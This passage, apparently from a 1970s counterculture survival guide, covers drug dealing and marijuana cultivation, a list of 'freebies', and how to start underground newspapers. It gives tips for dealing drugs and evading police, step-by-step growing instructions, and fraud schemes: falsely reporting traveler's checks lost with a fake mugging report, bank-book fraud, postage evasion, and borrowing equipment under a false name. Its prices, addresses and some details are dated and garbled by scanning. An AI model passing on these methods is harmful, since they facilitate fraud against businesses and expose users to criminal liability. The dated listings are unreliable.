cocaine, bring along a black light. Only the imparities glow under its

fluorescence, thus giving you an idea of the quality of the coke. Make sure it's the real thing. Sniffing coke can perforate your nasal passages, so be super moderate. Too much will kill you. A little bit goes a long way.SellingDealing, although dangerous, is a tax-free way of surviving even though it borders on work. The best way to start is to save up a little bread and buy a larger quantity than you usually get. Then deal out smaller amounts to your friends. The fewer strangers you deal with, the safer you are. The price of dope varies with the amount of stuff on the market in your area, the heat the narks are bringing down and the connections you have. A rough scale, say, for pot is \$20 an ounce, \$125 a pound and \$230 a kilo (2.2 pounds). The price per ounce decreases depending on the amount you get. It's true you make more profit selling by the ounces, but the hassle is greater and the more contacts you must make increases the risk. Screwing your customers will prove to be bad karma (unless you consider dying groovy), so stick to honest dealing. Never deal from your pad and avoid keeping your stash there. Get into searching out the best markets which are generally in California, given its close proximity to good ol' Mexico. Kansas is a big distribution center for Mexican grass, too. You can ship the stuff (safer than carrying) via air freight anywhere in the country for about \$30 a trunk. Keep the sending and receiving end looking straight. We have one friend who wears a priest's outfit to ship and receive dope. In fact, every time we see nuns or priests on the street, we assume they're outlaws just on their way to the next deal or bombing. For all we know, the church actually is nothing but a huge dope ring in drag. Anybody gotten high off communion wafers lately?When you talk about deals on the phone, be cool. Make references to theater tickets or subscriptions. Don't keep extensive notes on your activities and contacts. Use code names where you can. Never deal with two other people present. Only you and the buyer should be in the immediate vicinity. Narks make busts in pairs so one can be the arresting officer and the other can be a court witness. Dealing is a paradox of unloading a good amount of shit but not trying to move too fast; of making ne contacts but being careful of strangers; of dealing high quality and low prices; and of being simultaneously bold and cautious. If you get nabbed, get the best lawyer who specializes in dope busts. First offenders rarely end up serving time, but it's a different story for repeaters. Know how punitive the courts are and which judges and prosecutors can be bought off. Never deal in the month before an election. For complete information on how to avoid getting busted and what to do if busted, read The Drug Bust (listed in appendix). Giving It AwayGiving dope away can be a real mind-blower. Every dealer should submit to voluntary taxation by the new Nation. If you are a conscientious dealer, you should be willing and eager to give a good hunk of your stash away at special events or to groups into free distribution. You should also be able to give bread to bust trusts set up to bail out heads unable to get up the ransom money the whisky lush courts demand. Many groups have done huge mailings of joints to all sorts of people. A group in New York mailed 30,000 to people in the phone book on one Valentine's Day. A group in Los Angeles placed over 2,000 joints in library books and then advised kids to smoke a book during National Library Week. Be cool about even giving stuff away since that counts as dealing in most states. John Sinclair, Chairman of the White Panther Party, is serving 9, to 10 years for giving away two joints. GROW YOUR OWN

Pot is a weed and as such grows in all climates under every kind of soil condition. We have seen acres and acres of grass growing in Kansas, Iowa and New Jersey. If you're not located next door to a large pot field growing in the wild, maybe you would have some success in growing your own. It's well worth it to try your potluck!The first thing is to start with a bunch of good-quality seeds from grass that you really dig. Select the largest seeds and place them between two heavy-duty napkins or ink blotters in a pan. Soak the napkins with water until completely saturated. Cover the top of the pan or place it in a dark closet for three days or until a sprout about a half inch

long appears from most of the seeds. During this incubation period, you can prepare the seedling bed. Use a low wooden box such as a tomato flat and fill it with an inch of gravel. Fill the rest of the box with some soil mixed with a small amount of fertilizer. Moisten the soil until water seeps out the bottom of the box, then level the soil making a flat surface. With a pencil, punch holes two inches apart in straight rows. You can get about 2 dozen in a tomato flat.When the incubation period is over, take those seeds that have an adequate sprout and plant one in each hole. The sprout goes down and the seed part should be a little above ground. Tamp the soil firmly (do not pack) around each plant as you insert the sprouts. The seedlings should remain in their boxes in a sunny window until about mid-May. They should receive enough water during this period to keep the soil moist. By the time they are ready to go into the ground, the green plants should be about six to eight inches tall.If it is late winter or early spring and you have a plot of land that gets enough sun and is sheltered from nosy neighbors, you should definitely grow grass in the great outdoors. One idea is to plant sunflowers in your garden as these grow taller than the pot plants and camouflage them from view. The best idea is to find some little-used field and plant a section of it.Prepare the land the way you would for any garden vegetable. Dig up the ground with a pitchfork or heavy duty rake, removing rocks. Rake the plot level and punch holes in the soil about three inches deep and about two feet apart in the same way you did in the seedling boxes. Remove the young plants from the box, being careful not to disturb the roots and keeping as much soil intact as possible. Transplant each plant into one of the punched-out holes and firmly press the soil to hold it in place. When all the plants are in the ground, water the entire area. Tend them the way you would any other garden. They should reach a height of about six feet by the end of the summer and be ready to harvest. If you don't have access to a field, you can grow good stuff right in your own closet or garage using artificial lighting. Transplant the plants into larger wooden boxes or flower boxes. Be sure and cover the bottom of each box with a few inches of pebbles or broken pottery before you add the soil. This will insure proper drainage. Fertilize the soil according to the instructions on the box and punch out holes in much the same way you would do if you were growing outside. After the young plants have been transplanted and watered thoroughly, you will have to rig up a lighting system. Use blue light bulbs, which are available at hardware stores for the first thirty days. These insure a shorter, sturdier stalk. Leave the lights on 24 hours a day and place them about a foot above the tops of the plants. If the plants begin to feel brittle or turn yellow at the edges, then the temperature is too hot. Use less illumination or raise the height of the lamp if this occurs.After the first thirty days, change to red bulbs and cut down the lighting time to 16 hours a day. After a week, reduce the time to 14 hours and then on the third week to 12 hours. Maintain this lighting period until the plants flower. The female plants have a larger and heavier flower structure and the males are somewhat skimpy. The female plant produces the stronger grass and the choicest parts are the top leaves including the flowers. Inside or outside, the plants will be best if allowed to reach maturity, although they are smokeable at any point along the way. When you want to harvest the crop, wet the soil and pull out the entire plant. If you want to separate the top leaves from the rest, you can do so and make two qualities of grass. In any event, let the plants dry in the sun for two weeks until they are thoroughly dried out. If you want to hurry the drying process, you can do it in an oven using a very low heat for about twenty minutes. After you've completed the drying, you can "cure'" the grass by putting the plants in plastic bags and sprinkling drops of wine, rum or plain booze on them. This greatly increases the potency. There are two other ways that we know work to increase the potency of grass you grow or buy. One consists of digging a hole and burying a stash of grass wrapped in a plastic bag. A few months in the ground will produce a mouldy grass that is far fuckin' out. A quick method is to get a hunk of dry ice, put it in a metal container or box with a tight lid (taping the lid airtight helps), and

sprinkling the grass on top. Allow it to sit tightly covered for about three days until all the dry ice evaporates.

### ASSORTED FREEBIES LAUNDRY

LAUNDRI

Wait in a laundromat. Tell someone with a light load that you'll watch the machine for them if you can stick your clothes in with theirs.

### PETS

Your local ASPCA will give you a free dog, cat, bird or other pet. Have them inspect and inoculate the animal which they will do free of charge. You can get free or very cheap medical care for your pet at a school for veterinary medicine.Underground newspapers often carry a free-pets column in the back pages. Snakes can be caught in any wooded area and they make great pets. You can collect insects pretty easy. Ants are unbelievable to watch. You can make a simple 3/4 inch wide glass case about a foot high, fill it with sand and start an ant colony. A library book will tell you how to care for them. Every year the National Park Service gives away surplus elks in order to keep the herds under its jurisdiction from outgrowing the amount of available land for grazing. Write to: Superintendent, Yellowstone National Park, Yellowstone, Wyoming 83020. You must be prepared to pay the freight charges for shipping the animal and guarantee that you can provide enough grazing land to keep the big fellow happy. Under the same arrangement the government will send you a Free Buffalo. Write to: Office of Information, Department of the Interior, Washington, D.C. 20420. So many people have written them recently demanding their Free Buffalo, that they called a pressconference to publicly attack the Yippies for creating chaos in the government. Don't take any buffalo shit from these petty bureaucrats, demand the real thing. Demand your Free Buffalo.You can get a free 16mm movie about parakeets called "More Fun with Parakeets," by writing to: R.T. French Co., 9068 Mustard St., Rochester, New York 14609. This great film won an Academy Award for best picture of 1793.

#### POSTERS

Beautiful wall posters are available by writing to the National Tourist Agencies of various countries. Most are located between 42nd and 59th Streets on Fifth Ave. in New York City. You can find their addresses in the New York Yellow Pages under both National Tourist Agencies and Travel Agencies. There are over fifty of them. Prepare a form letter saying you are a high school geography teacher and would like some posters of the country to decorate your classroom. In a month you will be flooded with them. Airline companies also have colorful wall posters they send out free.

#### SECURITY

For this trick you need some money to begin with. Deposit it in a bank and return in a few weeks telling them you lost your bank book. They give you a card to fill out and sign and in a week you will receive another book. Now withdraw your money, leaving you with original money and a bank book showing a balance. You can use this as identification to prevent vagrancy busts when traveling, as collateral for bail, or for opening a charge account at a store.Another trick is to buy some American Travelers Checks. Wait a week and report your checks lost. They'll give you new ones to replace the missing ones. You spend your new checks and keep the ones you reported lost as security. This security is great for international travel especially at border crossings. If you want, you can spend the Travelers Checks by giving them to a friend to forge your name. Before you call the office to report the loss, call the police station and say you were mugged and your wallet was stolen. The agency always asks if you have reported the lost checks to the police, so you can safely answer yes. Never do this for more than five hundred dollars and never more than once with any one company.

### POSTAGE

When mailing to the same city, address the envelope or package to yourself and put the name of the person you are sending it to where the return address generally goes. Mail it without postage and it will be "returned" to the sender. Because almost all letters are machine processed, any stamp that is the correct size will pass. Easter Seals and a variety of other type stamps usually get by the electronic scanner. If you put the stamp on a spot other than the far upper right corner, it will not be cancelled and can be used again by the person who gets your letter. If you have a friend working in a large corporation, you can run your organization's mail through their postage meter.Those ridiculous free introductory or subscription type letters that you get in the mail often have a postage-guaranteed return postcard for your convenience. The next one you get, paste it on a brick and drop it in the mailbox. The company is required by law to pay the postage. You can also get rid of all your garbage this way.MAPSYou can get a free full-color World Atlas by writing to Hammond Inc. Maplewood, New Jersey 07040.

#### MINISTRY

Unquestionably one of the best deals going is becoming a minister in the Universal Life Church. They will send you absolutely free, bona fide ordination papers. These entitle you to all sorts of discounts and tax exemptions. Right now, sit down and write to Universal Life Church Inc., 601 3rd St., Modesto, California 95351. Try cutting out the card on the following page and laminate it. Let us know how it works out.

## ATROCITIES

Join the Army!

# VETERAN'S BENEFITS

Write to the Veteran's Administration Information Service, Washington, D.C. 20420 asking them for the free services they provide for veterans. Send fifteen cents to the Government Printing Office for their booklet Federal Benefits Available to Veterans and Their Dependents.

#### WATCH

A \$330 Bulova sport timer accurate to 1/10 of a second will be lent free to judges and referees to time any amateur sporting event. Call your local authorized Bulova dealer and get one lent to you under a phony name. Tell them you want to time an orgy.

#### VACATIONS

There are many ways to take a free vacation, but here's one you might not have considered. It's an all-expenses paid trip to Las Vegas for absolutely nothing. Call a travel agent and request information about Las Vegas gambling junkets (you'll probably have to hunt around because this practice is being curtailed). Different hotels have different deals, but the average one runs something like this: If you agree to buy \$500 worth of chips that can only be spent on gambling tables of the host hotel, they will fly you round trip, pay all hotel and food bills and provide you with a rented car. Go with a close friend and check into the hotel. Once at the roulette or craps table, you and your friend bet the same amount of chips against each other on even-paying chances. For example, he would bet on red and you on black. When either of you wins, you keep the house chips; when you lose, turn in the specially marked chips that cannot be cashed in. What you are doing is simply exchanging the chips you came with for house chips that you can cash in for real dough. Theoretically your two vacations should cost \$23.00 if you do the betting at the crap table and \$52.00 if you bet even chances at roulette. That is because the house wins if 0 or 00 comes up in roulette and if 12 comes up on the first roll of the dice, but it sure is a hell of a vacation for two for \$23.00, and you get free champagne on some flights.You can get half a vacation free by going to the Amerikan Embassy or Consulate in the country you find

yourself in and claim that you're destitute. There is a law on the books that says they have to send you away, but be persistent. Make up a story about how your parents are away from home traveling. Say you got mugged or something and you are about to go to the newspapers with your story. Eventually they'll get you a free plane ticket. They stamp your passport invalid though, and you have to pay the government back before you can use it again.DRINKSWhen hitching, it's a good idea to carry a bottle opener and a straw. You take the caps off soda bottles while they're still in the machine and drink them dry without ever touching the bottle.BURIALSFor ways to avoid the high cost of dying in Amerika, write to: Continental Association, 39 East Van Buren St., Chicago, Ill. 60605. Send them \$1.00 for the Manual of Simple Burial and 25¢ for a list of Memorial Associates.

### ASTRODOME PICTURES

Don't you just have to have a huge, glossy color photo of Houston's famed Astrodome to show all your friends? Use the teacher bit and write to: Greater Houston Convention and Visitors Council, 1600 Main St., Houston, Texas 77002.

#### DIPLOMA

Above the paper towel dispenser in a service station restroom was written: "San Francisco State Diplomas." If you really need a college or a high school diploma, send \$2.00 to Glenco, Box 834, Warren, Michigan 48090. They send you one that looks real authentic. It ain't Harvard, but it looks good enough to frame and put on your wall. TOILETS

Sneak Under

### !FIGHT!

Tell It All, Brothers and Sisters

#### STARTING A PRINTING WORKSHOP

Leaflets, posters, newsletters, pamphlets and other printed matter are important to any revolution. A printing workshop is a definite need in all communities, regardless of size. It can vary from a garage with a mimeograph machine to a mammoth operation complete with printing presses and fancy photo equipment. With less than a hundred dollars and some space, you can begin this vital service. It'll take a while before you get into printing greenbacks, phony identification papers and credit cards like the big boys, but to walk a mile you must start with one step as Gutenberg once said.PaperThe standard size for paper is 8," x 11". It comes 500 sheets to a "ream" and 10 reams to a case. You want a 16-20 bond weight sheet. The higher weights are better if you are printing on both sides. You can purchase what are termed "odd lots" from most paper companies. This means that the colors will be assorted and some sheets will be frayed at the edges or wrinkled. Odd lots can be purchased at great discounts. Some places sell paper this way for 10% of the original price and for leaflets, different colors help. Check this out with paper suppliers in your area.InkInks come in pastes and liquids and are available in stationary stores and office supply houses. Each machine requires its own type ink, so learn what works best with the one you have. Colored ink is slightly more expensive but available for most machines.StencilsEach machine uses a particular size and style stencil. If you get stuck with the wrong kind and can't get out to correct the mistake, you can punch extra holes in the top, trim them with a scissors if they are too big or add strips of tape to the sides if too narrow.Be sure and use only the area that will fit on the paper you are using. Most stencils can be used for paper larger than standard size. Stencils will "cut" a lot neater if an electric typewriter is used. If you only have access to e manual machine, remove the ribbon so the keys will strike the stencil directly. A plastic sheet, provided by the supplier, can be inserted between the stencil and its backing to provide sharper cuts by the

keys. If you hold the stencil up to a light, you should be able to clearly see the typing. If you can't, you'll have to apply more pressure.Sketches can be done with a ball point pen or special stylus directly on the stencil. If you're really rushed, or there isn't that much info to get on the leaflet, you can hand-print the text using these instruments. Take care not to tear the stencil.Mimeograph MachinesThe price of a new mimeograph runs from \$200 to \$1200, depending on how sophisticated a machine you need and can afford. A.B. Dick and Gestetner are the most popular brands. Many supply houses have used machines for sale. Check the classified section for bargains. See if any large corporations are moving, going out of business or have just had a fire. Chances are they'll be unloading printing equipment at cheap prices. Campaign offices of losing candidates often have mimeos to unload in November. Many supply houses have renting and leasing terms that you might be interested in considering. Have an idea of the work load and type of printing you'll be handling before you go hunting. Talk to someone who knows what they're doing before you lay down a lot of cash on a machine.DuplicatorsWe prefer duplicators to mimeos even though the price is a little higher. They work faster, are easier to operate and print clearer leaflets. The Gestener Silk Screen Duplicator is the best bet. It turns out stuff almost as good as offset printing. You can do 10 thousand sheets an hour in an assortment of colors.Electronic StencilsIf you use electronic stencils you can do solid lettering, line drawings, cartoons and black and white pictures with good contrast. To make an electronic stencil, you map out on a sheet of paper everything you want printed. This is a photo process, so make sure only what you want printed shows up on the sheet. You can use a light blue pencil for guide lines as it won't photograph, but be neat anyway. Printing shops will cut a stencil on a special machine for about \$3.00. The Gestefax Electronic Stencil Cutter can be leased or rented in the same way as the duplicator. If you are doing a lot of printing for a number of different groups, this machine will eliminate plenty of hassle. The stencils cost about 20¢ each and take about fifteen minutes to make. If you have an electronic stencil cutter, duplicator, electric typewriter and a cheap source of paper, you can do almost any printing job imaginable. Have a dual rate system: one for community groups and another for regular business orders. You can use the profits to go towards the purchasing of more equipment and to build toward the day when you can get your own offset press.Silk ScreeningPosters banners and shirts that are unbelievable can be printed by this exciting method. The process is easy to learn and teach. You'll need a fairly large area to work in since the posters have to be hung up to dry. Pick up any inexpensive paperback book on silk screening. The equipment costs less than \$50.00 to begin. Once you get good at it, you can print complicated designs in a number of different colors, including portraits.

### UNDERGROUND NEWSPAPERS

Food conspiracies, bust trusts, people's clinics and demonstrations are all part of the new Nation, but if asked to name the most important institution in our lives, one would have to say the underground newspaper. It keeps tuned in on what's going on in the community and around the world. Values, myths, symbols, and all the trappings of our culture are determined to a large extent by the underground press. Each office serves as a welcome mat for strangers, a meeting place for community organizers and a rallying force to fight pig repression. There are probably over 500 regularly publishing with readerships running from a few hundred to over 500,000. Most were started in the last three years. If your scene doesn't have a paper, you probably don't have a scene together. A firmly established paper can be started on about \$2,500. Plan to begin with eight pages in black and white with a 5,000 copy run. Each such issue will cost about \$300 to print. You should have six issues covered when you start. Another \$700 will do for equipment. Offset printing is what you'll want to get from a commercial printing establishment.You need some space to start, but don't rush into setting up a storefront office until you

feel the paper's going to be successful. A garage, barn or spare apartment room will do just fine. Good overhead fluorescent lighting, a few long tables, a bookcase, desk, chairs, possibly a phone and you are ready to start. Any typewriter will work, but you can rent an IBM Selectric typewriter with a deposit of \$120.00 and payments of \$20.00 per month. Leasing costs twice as much, but you'll own the machine when the payments are finished. The Selectric has interchangeable type that works on a ball system rather than the old-fashion keys. Each ball costs \$18.00, so by getting a few you can vary the type the way a printer does. A light-table can make things a lot easier when it comes to layout. Simply build a box  $(3' \times 4')$  is a good size, but the larger the better) out of ," plywood. The back should be higher than the front to provide a sloping effect. The top should consist of a shelf of frosted glass. Get one strong enough to lean on. Inside the box, attach two fluorescent light fixtures to the walls or base. The whole light table should cost less than \$25.00. That really is about all you need, except someone with a camera, a few good writers who will serve as reporters, an artistic person to take care of layout, and someone to hassle printing deals, advertising and distribution. Most people start by having everyone do everything.LayoutA tabloid size paper is 9 7/8" x 14 5/8" with an inch left over on each side for margins. Columns typically are 3 1/4" allowing for three per page. Experience has found that this size is easy to lay out and more importantly, easy to read. There is an indirect ratio between readability and academic snobbishness. Avoid the textbook look. Remember, the New York Times in its low form represents the Death Kulture.Start off with a huge collection of old magazines and newspapers. You can cut up all sorts of letters, borders, designs and sketches and paste them together to make eye-catching headlines. Sheets of headline type are available in different styles from art stores for \$1.25 a sheet. Buy one of each type and then photograph several copies of each, bringing the price way down. The basic content in the prescribed column size should be banged out on the IBM. The columns can be clipped together with a clothespin to avoid confusion. Use a good heavy bond white opaque paper.All black and white photographs from newspapers and magazines can be used directly. Color pictures can also be used but it's tricky and you'll have to experiment a little to get an understanding of what colors photograph poorly. Glossy black and white photographs must be shot in half tones to keep the grey areas. You can have them processed at any photo lab. You might also need the photo lab for enlargements or reductions, so make contact and establish a good working relationship.An Exacto knife is available for 29¢ and you can get a package of 100 blades for \$10.00. A few metal rulers, a good pair of scissors, some spray adhesive or rubber cement and you're ready to paste the pages that will make up the "dummy" that goes to the printer. Each page is laid out on special layout sheets with faint blue guide lines that don't photograph. Any large art supply store sells these sheets and all the other supplies.By working over a light-table, the paste-up can be done more professionally. Experiment with many different layouts for each page before finally pasting up the paper. Don't have a picture in the corner and the rest solid columns. Print can be run over pictures and sketches by preparing two sheets for that page and shooting background in half-tones. The columns don't have to be run straight up and down, but can run at different angles. The most newsworthy articles should be towards the front of the paper. The centerfold can be treated in an exciting manner. A good idea is to do the centerfold so that it can be used as a poster to put on a wall after the paper is read. If you have ads, they should be kept near the back. The masthead, which gives the staff, mailing address, and similar info, goes near the front. Your focus should be the local activities. A section should be reserved for a directly of local services and events. People giving things away should have a section. The rest really depends on the life style and politics of the staff.National stories can be supplied by one or more of the news services. Nothing in the underground press is copyrighted, so you can reprint an interesting article from another paper. It's customary to indicate what paper printed it first, or news service it was

sent out by. Any underground paper has permission to reprint hunks of this book.AdsMost papers find it necessary to get some advertising to help defray the production costs. Some rely totally on subscription; some are outgrowths of organizations and still others are printed up and just handed out free. The ones with ads seem to have the longest life. Make up an ad rate before you put out the first issue. Ads are measured in inches of length. The width is understood by everyone to be the width of the column. If you use the 31" column, however, you'll want to let potential advertisers know you have wide columns. The way to arrive at a reasonable rate is to estimate the total budget for each issue (adding some for overhead and labor), then each page and finally each column inch. After a little arithmetic you can get a good estimate of your printing cost per inch. Using our figures throughout this section, it should come to about \$2.00 per inch. Double this figure and you'll arrive at the correct rate per advertising inch-\$4.00. There should be special lower rates for large ads, such as half or full pages. There should also be a special arrangement for a continuous subscriber. If you have a classified section, another rate based on number of words or lines is constructed. A service charge is fixed if you make up the ad layout rather than the advertiser. The whole formula should be worked out and printed up before you lay out the first issue. The best place to get advertising is locally. Theaters, hip clothing stores, ice cream parlors, and record stores are among the type of advertisers you should approach. After you build up a circulation, you might want to seek out national advertisers. The Underground Press Syndicate, Box 26, Village Station, New York, NY 10014, can be joined for \$25.00, no dues thereafter. They try to get national ads for you in addition to sending out a newsletter, a news service, and making sure you get free subscriptions to the other underground papers. The U.P.S. can also do many other things for you, like list you in their directory, obtain legal advice, and bring you together with other underground papers for mutual benefit and defense. Another way to get national advertising is to see who tends to advertise in other underground papers. Send the publicity department of these companies letters and samples of your paper. Never let ads make up more than half the paper.DistributionAt the beginning you should aim for a bi-weekly paper with a gradual increase in the number of pages. The price should be about 25¢. Check out the local laws about selling papers on the street. It's probably allowed and is a neat way to get the paper around. Give half to the street hawkers. Representatives at high schools and colleges should be sought out. Bookstores and newsstands are good places to distribute. After your paper gets going well, you might try for national distribution. The Cosmep Newsletter is put out by the Committee of Small Magazines, Editors and Publishers, PO Box 1425, Buffalo, NY 14214. In addition to good tips if you want to start a small literary magazine or publish your own book, they provide an up-to-date list of small stores around the country that would be likely to carry your paper. Subscriptions should be sought in the paper itself. If you get a lot, check out second class mailing privileges. UPS can help with out-of-city distribution. If you're in a smaller town, you might have to shop around or go to another city to get printing done. Many printers print only pig swill, which brings up the point of getting busted for obscenity which can be pretty common. You probably should incorporate, but contact a sympathetic lawyer before you put out your first issue. During the summer there are usually a few alternative media conferences organized by one group or another. You can pick up valuable information and exchange ideas at these gatherings. UPS and the news services will keep you posted. Good luck and write on!

#### HIGH SCHOOL PAPERS

The usual high school paper is run by puppet lackeys of the administration. It avoids controversy, naughty language, and a host of other things foreign to the 4-H Club members the school is determined to mass produce. The only thing the staff is good at is kissing the principal's ass. Let's face it, the aim of a good high school newspaper should be to destroy

the high school. Publishing and distributing a heavy paper isn't going to earn you the Junior Chamber of Commerce good citizenship award. You might have to be a little mysterious about who the staff is until you understand the ground rules and who controls the ballpark<sup>2</sup>the people or the principal.Many schools do not allow papers to be handed out on the school premises. These cases are generally won by the newspapers that take the school to court. You can challenge the rule and make the administration look like the dinosaurs they are by distributing sheets of paper with only your logo and the school rule printed. By gaining outside publicity for the first distribution of the paper, you might put the administration up tight about clamping down on you. It might be difficult to explain in civics class when they get to the freedom of the press stuff. Your paper should have one purpose in mind<sup>2</sup>to piss off the principal and radicalize the students. If you run into problems, seek out a sympathetic lawyer. You can get a helpful pamphlet from the ACLU, 156 5th Ave., New York, NY 10010, called Academic Freedom in the Secondary Schools" for 25¢. Tell your lawyer about the most recent (July 10, 1970) decision of the United States District Court in Connecticut which ruled that the high school students of Rippowan High School in Stanford can publish independent newspapers without having the contents screened in advance by school officials. The same info for underground papers applies to high school rags, only the price should be much less if not free. To begin with, you might just mimeograph the first few issues before trying photo-offset printing. It is very important to get the readers behind you in case you have to go to war with the administration in order to survive. Maintain friendships with above ground reporters, the local underground paper and radical community groups for alliances.

## G.I. PAPERS

A heavier scene than even the high schools exists in No-No Land of the military. None-the-less, against incredible odds, courageous G.I.'s both here and overseas have managed to put out a number of underground newspapers. If you are a G.I. interested in starting a paper, the first thing to do is seek out a few buddies who share your views on the military and arrange a meeting, preferably off the base. Once you have your group together, getting the paper published will be no problem. Keeping your staff secret, you can have one member contact with someone from a G.I. coffee house, anti-war organization or nearby underground newspaper. This civilian contact person will be in a position to raise the bread and arrange the printing and distribution of the paper. You can write one of the national G.I. newspaper organizations listed at the end of this section if you are unable to find help locally. The paper should be printed off the base. Government equipment should be avoided.Correspondence and subscriptions can be solicited through the use of a post office box. Such a box is inexpensive and secret (at least that's what the G.I. papers now publishing report) from military snoopers up tight about bad publicity if they get caught spying. If you are mailing the paper to other G.I.'s use first class mail and a plain envelope. This is advice to anybody sending stuff to a G.I. The mail is handled by "lifers" who will report troublemakers to their C.O. (Commanding Officer) if they notice anti-war slogans on envelopes or dirty commie rags coming their way.You'll want to publish stuff relevant to the lives of the G:I.'s on your base. News of demonstrations, articles on the war, racism, counter-culture and vital info on how to bug the higher-ups and get out of the military service are all good. Get samples of other newspapers already in operation to get the flavor of writing that has become popular.Distributing the paper is really more of a problem than the publishing. Here you run smack into Catch 22, which says, "no printed matter may be distributed on a military base without prior written permission of the commanding officer." No such permit has been granted in military history. A few court battles have had limited success and you should go through the formality of obtaining a permit. Send the first issue of the paper to your C.O. with a cover letter stating where and when you intend to

distribute the paper on the base. In no part of the application should you list your names. Have a civilian, preferably a civil liberties lawyer, sign the declaration of intent. If more info is requested, go over it with the lawyer before responding, Natch, they're going to want to know who you are and where you get your bread, but fuck 'em. Whether or not you get a permit or have a successful court battle is pretty academic. If the military pigs catch you handing out an underground paper on the base, you're headed for trouble. Use civilian volunteers from your local peace group in as many public roles as possible. They'll be glad to help out.Print and distribute as many copies as you can rather than concentrating on an expensively printed paper with numerous pages. The very existence of the paper around the base is the most important info the paper can offer. Leave some in mess halls, theaters, benches, washrooms, and other suitable spots. Off base get the paper to sympathetic reporters, coffee houses, colleges and the like. Outside U.S.O. centers and bus terminals are a good place to get the paper out. Rely on donations, so you can make the paper free. Get it together. Demand the right to join the army of your choice. The People's Army! As Joe Hill said in one of his songs, "Yes, I'll pick up a gun but I won't guarantee which way I'll point it."

### NEWS SERVICES

Aside from UPS, which is the association of papers, there are five news services that we know of that you might be interested in subscribing to for national stories, photos, production ideas, news of other papers and general movement dope. LNS is the best known. It sends out packets once a week that include about thirty pages with original articles, eye-witness reports, reprints from foreign papers and photographs. They tend to be heavily political rather than cultural and view themselves as molders of ideology rather than strictly a service organization of the underground papers. A subscription costs \$15.00 per month, but if you're just starting out they are good about slow payments and such.You should get in the habit of sending special articles, in particular eye-witness accounts of events that other papers might use, to one or more of the news services for distribution. If you hear of an important event that you would like to cover in your newspaper, call the paper in that area for a quick report. They might send you photos if you agree to reciprocate.

 $\tt X$  LIBERATION NEWS SERVICE-160 Claremont Ave., New York, N.Y. 10027 (212) 749-2200

¥ COLLEGE PRESS SERVICE-1779 Church St., NW, Washington, D.C. 20036 (202) 387-7575

¥ CHICANO PRESS ASSOCIATION-La Raza, Box 31004, Los Angeles, California 90031

¥ G.I. PRESS SERVICE-Rm 907, 1029 Vermont Ave., NW, Washington, D.C. 20005

 $\tt \ensuremath{{\tt Y}}$  FREE RANGER INTERTRIBAL NEWS SERVICE-Box 26, Village Station, N.Y., N.Y. 10014 (212) 691-6973

A complete and up-to-date list of G.I. underground papers can be obtained by writing to G.I. Press Service, 1029 Vermont Ave., NW, Rm 907, Washington, D.C. 20005. G.I. Alliance provides excellent national newsletters with all sorts of ways to fuck up the Army. Write G.I. Alliance, PO Box 9087, Washington, D.C. 20003. The phone is (202) 544-1654. American Serviceman's Union, 156 5th Avenue, New York, N.Y., 10010 will also help, as well as provide legal and medical aid to G.I.'s.A complete and up to date list of Chicano underground papers can be obtained by writing to Chicano Press Association, La Raza, Box 31004, Los Angeles, California 90031.The Young Lords Organization paper Palante can be obtained by writing to Young Lords Party, Ministry of Finance, 1678 Madison Ave., New York, N.Y. 10029. It's \$5.75 for 24 issues.The Black Panther Party paper can be obtained by writing to Black Panther Party, Ministry of Information, Box 2967, Custom House, San Francisco, Calif. 94126. It's \$7.50 for 52 issues.

THE UNDERGROUND PRESS ¥ ALBION'S VOICE, Box 9033, Savannah, Ga. 31401 \$4/yr. ¥ AMAZING GRACE, 212 W. College Ave. Tallahassee, Fla. \$6/26 issues. ¥ ANGRY CITY PRESS, 14016 Orinoco Ave., E. Cleveland, Ohio 44112 ¥ ANN ARBOR ARGUS, 708 Arch St., Ann Arbor, Mich. 48104 \$3/yr. ¥ AQUARIAN ORACLE, 8003 Santa Monica Blvd., L.A., Calif. .50/iss. ¥ AQUARIAN TIMES, 331 Forest Acres Shipping Ctr., Easley, S.C. 29640 ¥ AQUARIAN WEEKLY, 292 Main St., Hackensack, N.J. ¥ ASTRAL PROJECTION, Box 4383, Albuquerque, N. Mex. 87106 ¥ AUGUR, 207 Ransom Bldg., 115 E. 11th Ave., Eugene, Ore. 97401 ¥ BARD OBSERVER, Box 76, Bard College, Annandale-on-the Hudson, N.Y. 12504 ¥ BERKELEY BARB, Box 1247, Berkeley, Calif. 94715 \$6/yr. ¥ BERKELEY TRIBE, Box 9049, Berkeley, Calif. 94709 \$8/ ¥ BOTH SIDES NOW, 10370 St. Augustine Rd., Jacksonville, Fla. 32217 \$2/12 iss. ¥ BROADSIDE/FREE PRESS, Box 65, Cambridge, Mass. 02139 \$4.50/yr. ¥ BURNING RIVER NEWS, 12027 Euclid Ave., Cleveland, Ohio 44112 \$5/yr. ¥ CHINOOK, 1452 Pennsylvania St., Denver, Col., 80203 \$6/50 iss. ¥ THE CLAM COMMUNITY LIBERATOR, Box 13101, St. Petersburg, Fla. 33733 ¥ COME OUT, Box 92, Village Station, New York, N.Y. 10014, \$6.50/12 iss. ¥ COUNTRY SENSES, Box 465, Woodbury, Conn. 06798 \$5/yr. ¥ CREEM, 3729 Cass Ave., Detroit, Mich. 48201 \$5/24 iss. ¥ DAILEY PLANET, Suite 2-3514 S. Dixie Hwy., Coconut Grove, Fla. 33133 \$5/yr. ¥ DALLAS NOTES, Box 7140, Dallas, Texas 75209 \$5/yr. ¥ DIFFERENT DRUMMER, Box 2638, Little Rock, Ark. 72203 \$2/14 iss. ¥ DISTANT DRUMMER, 420 South St., Philadelphia, Pa. 19147 \$7/yr. ¥ DOOR TO LIBERATION, Box 2022, San Diego, Calif. 92112 \$4/26 iss. ¥ DWARFF, Box 26, Village Station, N.Y., N.Y. 10014 ¥ EAST VILLAGE OTHER, 20 E. 12 St., N.Y., N.Y. 10003 \$6/yr. ¥ EL GRITO DEL NORTE, Box 466, Fairview Station, Espanola, N.M. \$4/yr. ¥ EYE OF THE BEAST, Box 9218, Tampa, Fla. 33604 ¥ FERAFERIA, Box 691, Altadena, Calif. 91001 \$4/13 iss. ¥ FIFTH ESTATE, 1107 W. Warren, Detroit, Mich. 48201 \$3.75/yr. ¥ FILMMAKERS NEWSLETTER, 80 Wooster St., N.Y., N.Y. 10012 ¥ FREEDOM NEWS, Box 1087, Richmond, Calif. 94801 \$2.50/12 iss. ¥ FREE SPAGHETTI DINNER, Box 984, Santa Cruz, Calif. 95060 \$4/yr. ¥ FREE YOU, 117 University Ave., Palo Alto, Calif. 94301 \$6/yr. ¥ FUSION, 909 Beacon St., Boston, Mass. 02215 \$5/yr. ¥ GEST, Box 1079, Northland Center, Southfield, Mich. 48075 \$2/yr. ¥ GREAT 